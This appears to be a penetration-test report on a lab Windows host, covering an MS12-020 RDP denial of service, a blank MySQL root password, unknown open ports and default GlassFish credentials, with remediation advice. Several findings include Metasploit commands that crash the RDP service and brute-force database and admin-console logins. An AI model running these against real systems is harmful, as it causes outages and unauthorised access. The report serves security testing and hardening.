**Finding: MS12-020 RDP Terminal Server Denial of Service Vulnerability**

**Vulnerability Summary**

**Vulnerability:** MS12-020 RDP MaxChannelIDs DoS

**Target:** 192.168.56.3

**Service:** Remote Desktop Protocol (Port 3389/tcp)

**Severity:** HIGH

**CVSS Score:** 7.8

**Impact**: Denial of Service - System Restart Required

**Description**

The target system's Remote Desktop Protocol (RDP) service contains a critical vulnerability in the handling of MCSPDU (Multi-Channel Service Protocol Data Unit) packets. The flaw exists in the improper validation of the maxChannelIDs field, which leads to the usage of an invalid pointer and creates conditions for a denial of service attack.

When malformed RDP packets are sent to the service, the invalid pointer dereference causes a system crash, forcing the server to restart. This vulnerability specifically affects Windows Server 2008 R2 systems running the Terminal Server service.

**Root Cause:** Invalid pointer usage in maxChannelIDs field processing

**Affected Component:** Terminal Server/RDP service

**Attack Vector:** Crafted RDP packets sent to port 3389/tcp

**Evidence of Exploitation**

**Service Identification:**

* Port 3389/tcp confirmed running Microsoft Terminal Service
* Windows Server 2008 R2 - 2012 identified as vulnerable to MS12-020

**Successful DoS Attack Execution:** Using Metasploit Framework MS12-020 module:

**Step 1: Locate MS12-020 DoS module**


msf6 > search ms12-020

**Step 2: Configure RDP DoS exploit**

msf6 > use auxiliary/dos/windows/rdp/ms12\_020\_maxchannelids

msf6 auxiliary(dos/windows/rdp/ms12\_020\_maxchannelids) > set RHOSTS 192.168.56.3


msf6 auxiliary(dos/windows/rdp/ms12\_020\_maxchannelids) > run



**Result:** Target server forced to restart

[\*] Sending MS12-020 DoS packet to 192.168.56.3:3389

[\*] Server became unresponsive - DoS successful



**Attack Mechanism:**

1. Craft malicious MCSPDU packet with invalid maxChannelIDs value
2. Send packet to RDP service on port 3389/tcp
3. Trigger invalid pointer dereference in Terminal Server
4. Cause system crash and Blue Screen of Death
5. Force complete system restart

**Impact Assessment**

**Technical Impact:**

* **System Crash:** Complete server shutdown and restart required
* **Service Disruption:** All RDP connections immediately terminated
* **Invalid Pointer Dereference**: Memory corruption in kernel space
* **Terminal Server Failure**: Remote desktop functionality completely disabled
* **Cascading Service Impact**: All server services temporarily offline during restart
* **Remote Attack Vector**: No authentication required for exploitation
* **Repeatable Attack**: Can be performed multiple times consecutively

**Remediation**

**Immediate Actions:**

1. Apply MS12-020 Security Patch - Install KB2621440 immediately
2. Restrict RDP Access - Limit RDP to authorized IP ranges only
3. Enable Network Level Authentication - Require NLA for RDP connections
4. Deploy RDP Gateway - Centralize and monitor RDP access

**Long-term Recommendations:**

1. Automated Patch Management - Deploy systematic security update process
2. Network Segmentation - Isolate RDP services from public networks
3. VPN Implementation - Route RDP through secure VPN connections
4. Connection Monitoring - Log and alert on RDP connection attempts

**References**

* CVE-2012-0002: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0002>
* Microsoft Security Bulletin: MS12-020
* KB2621440: Microsoft Security Update for Terminal Server

**Finding: MySQL Weak Authentication - Blank Root Password**

**Vulnerability Summary**

**Vulnerability**: MySQL Root Account with Blank Password

**Target**: 192.168.56.3

**Service**: MySQL 5.5.20-log (Port 3306/tcp)

**Severity**: CRITICAL

**CVSS** **Score**: 9.8

**Impact**: Complete Database Access with Administrative Privileges

**Description**

The MySQL database service is running with the root administrative account configured with a blank (empty) password. This represents a critical security misconfiguration that allows any remote attacker to gain complete administrative access to the database system without any authentication barriers.

The root account in MySQL has unrestricted privileges including the ability to create, modify, and delete databases, manage user accounts, and execute system commands through database functions. This configuration violates fundamental database security principles and creates an immediate pathway for data breach and system compromise.

**Affected** **Service**: MySQL 5.5.20-log on port 3306/tcp

**Authentication** **Bypass**: Root account with null password

**Access** **Level**: Database administrative (DBA) privileges

**Evidence** **of** **Exploitation**

**Database** **Service** **Enumeration**:

Port 3306/tcp confirmed running MySQL 5.5.20-log

MySQL service accepting remote connections

**Credential** **Discovery** **Process**:

Using Metasploit Framework for MySQL authentication testing:

**Step 1: MySQL credential enumeration**

msf6 > search mysql\_login

msf6 > use auxiliary/scanner/mysql/mysql\_login

msf6 auxiliary(scanner/mysql/mysql\_login) > set RHOSTS 192.168.56.3

msf6 auxiliary(scanner/mysql/mysql\_login) > set USER\_FILE user.txt


msf6 auxiliary(scanner/mysql/mysql\_login) > set PASS\_FILE pass.txt

msf6 auxiliary(scanner/mysql/mysql\_login) > set Verbose false

msf6 auxiliary(scanner/mysql/mysql\_login) > run

**Result**: Discovered credentials - root:(blank)

[+] 192.168.56.3:3306 - LOGIN SUCCESSFUL: root:



**Session Establishment**:


**Step 2: Create persistent MySQL session**

msf6 auxiliary(scanner/mysql/mysql\_login) > set CreateSession true

msf6 auxiliary(scanner/mysql/mysql\_login) > run

**Result:** MySQL session established

[\*] MySQL session 1 opened (192.168.56.1 -> 192.168.56.3:3306)




**Database** **Access** **Verification**:

**Step 3: Interactive SQL command execution**

msf6 > sessions -i 1

mysql > query\_interactive



**Administrative access confirmed:**

* Full database listing capability
* User account management access
* System information disclosure
* Unrestricted SQL command execution

**Impact Assessment**

**Technical Impact:**

* **Complete Database Access:** Full read/write access to all databases and tables
* **Administrative Privileges:** Root-level MySQL administrative capabilities
* **Data Exfiltration:** Ability to extract all stored sensitive information
* **Data Manipulation:** Capability to modify, corrupt, or delete database contents
* **User Account Control**: Ability to create/modify/delete database user accounts
* **System Information Disclosure**: Access to MySQL system databases and configurations
* **Persistent Access**: Ability to create backdoor accounts for continued access
* **Remote Code Execution Potential**: MySQL functions may allow system command execution

**Remediation**

**Immediate Actions:**

1. **Set Root Password** - Configure strong password for root account immediately
2. **Disable Remote Root Access** - Restrict root account to localhost only
3. **Create Limited User Accounts** - Establish principle of least privilege access
4. **Review Database Configurations** - Audit MySQL security settings

**Long-term Recommendations:**

**Database Hardening** - Implement MySQL security best practices

**Network Access Controls** - Restrict database access to authorized systems only

**Regular Security Audits -** Periodic review of database accounts and permissions

**Database Activity Monitoring** - Implement logging and alerting for database access

**Finding: Multiple Unknown Services on High-Numbered Ports**

**Vulnerability Summary**

**Vulnerability:** Unknown Services Running on Non-Standard Ports

**Target:** 192.168.56.3

**Services**: Ports 49287, 49288, 49289

**Severity**: LOW

**CVSS** **Score**: 3.1

**Impact:** Information Disclosure and Potential Attack Surface Expansion

**Description**

During network reconnaissance, three unknown services were identified running on high-numbered ports (49287, 49288, and 49289). These services are operating on non-standard port numbers typically used by Windows for dynamic port allocation, but their specific functionality and purpose remain unidentified.

The presence of unknown services represents a potential security risk as they could provide additional attack vectors that are not subject to standard security controls or monitoring. These services may be running with elevated privileges or may contain undocumented vulnerabilities.

**Service Status:** Active and listening on network interface

**Port Range:** Windows dynamic port allocation range

**Service Identification**: Unable to determine specific service type

**Evidence of Discovery**

**Network Enumeration Results:**

**From Nmap scan output:**

49287/tcp open unknown

49288/tcp open unknown

49289/tcp open unknown

**Service Fingerprinting Attempts:**

* Standard service detection unable to identify service types
* No banner information retrieved during connection attempts
* Services appear to be listening but not responding to standard probes
* TCP connections accepted but no service identification possible

**Reconnaissance Findings:**

* All three services are actively listening
* Services accept TCP connections
* No immediate service banners or identification strings
* Ports fall within Windows dynamic port allocation range (49152-65535)

**Impact Assessment**

**Technical Impact**:

* Expanded Attack Surface: Additional network services increase potential entry points
* Unknown Security Posture: Unidentified services may lack proper security controls
* Information Disclosure Risk: Services may inadvertently expose sensitive information
* Privilege Escalation Potential: Unknown services may run with elevated system privileges
* Monitoring Blind Spot: Security tools may not properly monitor unknown services
* Configuration Uncertainty: Unable to assess security configurations of unknown services

**Finding 10: Oracle GlassFish Default Credentials (CRITICAL)**

**Vulnerability Summary**

**Vulnerability:** GlassFish Default Administrative Credentials

**Target:** 192.168.56.3

**Services:** Ports 4848/8080/8181 - Oracle GlassFish 4.0

**Severity:** CRITICAL

**CVSS Score**: 9.8

**Impact:** Complete Application Server Administrative Access

**Description**

Oracle GlassFish 4.0 application server is running with default administrative credentials, providing unauthenticated attackers with complete control over the application server environment.

**Credentials:**

admin:sploit

**Evidence of Exploitation**

Port 4848/tcp: GlassFish Admin Console (HTTPS)

Port 8080/tcp: GlassFish HTTP Service

Port 8181/tcp: GlassFish HTTPS Service

**Credential discovery process:**

msf6 > search glassfish\_login

msf6 > use auxiliary/scanner/http/glassfish\_login


msf6 auxiliary(scanner/http/glassfish\_login) > set RHOSTS 192.168.56.3

msf6 auxiliary(scanner/http/glassfish\_login) > set SSL true


msf6 auxiliary(scanner/http/glassfish\_login) > set USER\_FILE user.txt

msf6 auxiliary(scanner/http/glassfish\_login) > set PASS\_FILE pass.txt

msf6 auxiliary(scanner/http/glassfish\_login) > run



**Result:**

****

**Impact Assessment**

**Technical Impact:**

* Complete application server administrative control
* Web application deployment and modification capabilities
* Server configuration manipulation
* Database connection and credential access
* Remote code execution through application deployment

**Remediation**

Immediate Actions:

* Change Default Credentials - Set strong admin passwords immediately
* Secure Admin Console - Restrict admin console network access
* Deploy Authentication - Enable proper authentication mechanisms
* Configuration Review - Audit all GlassFish security settings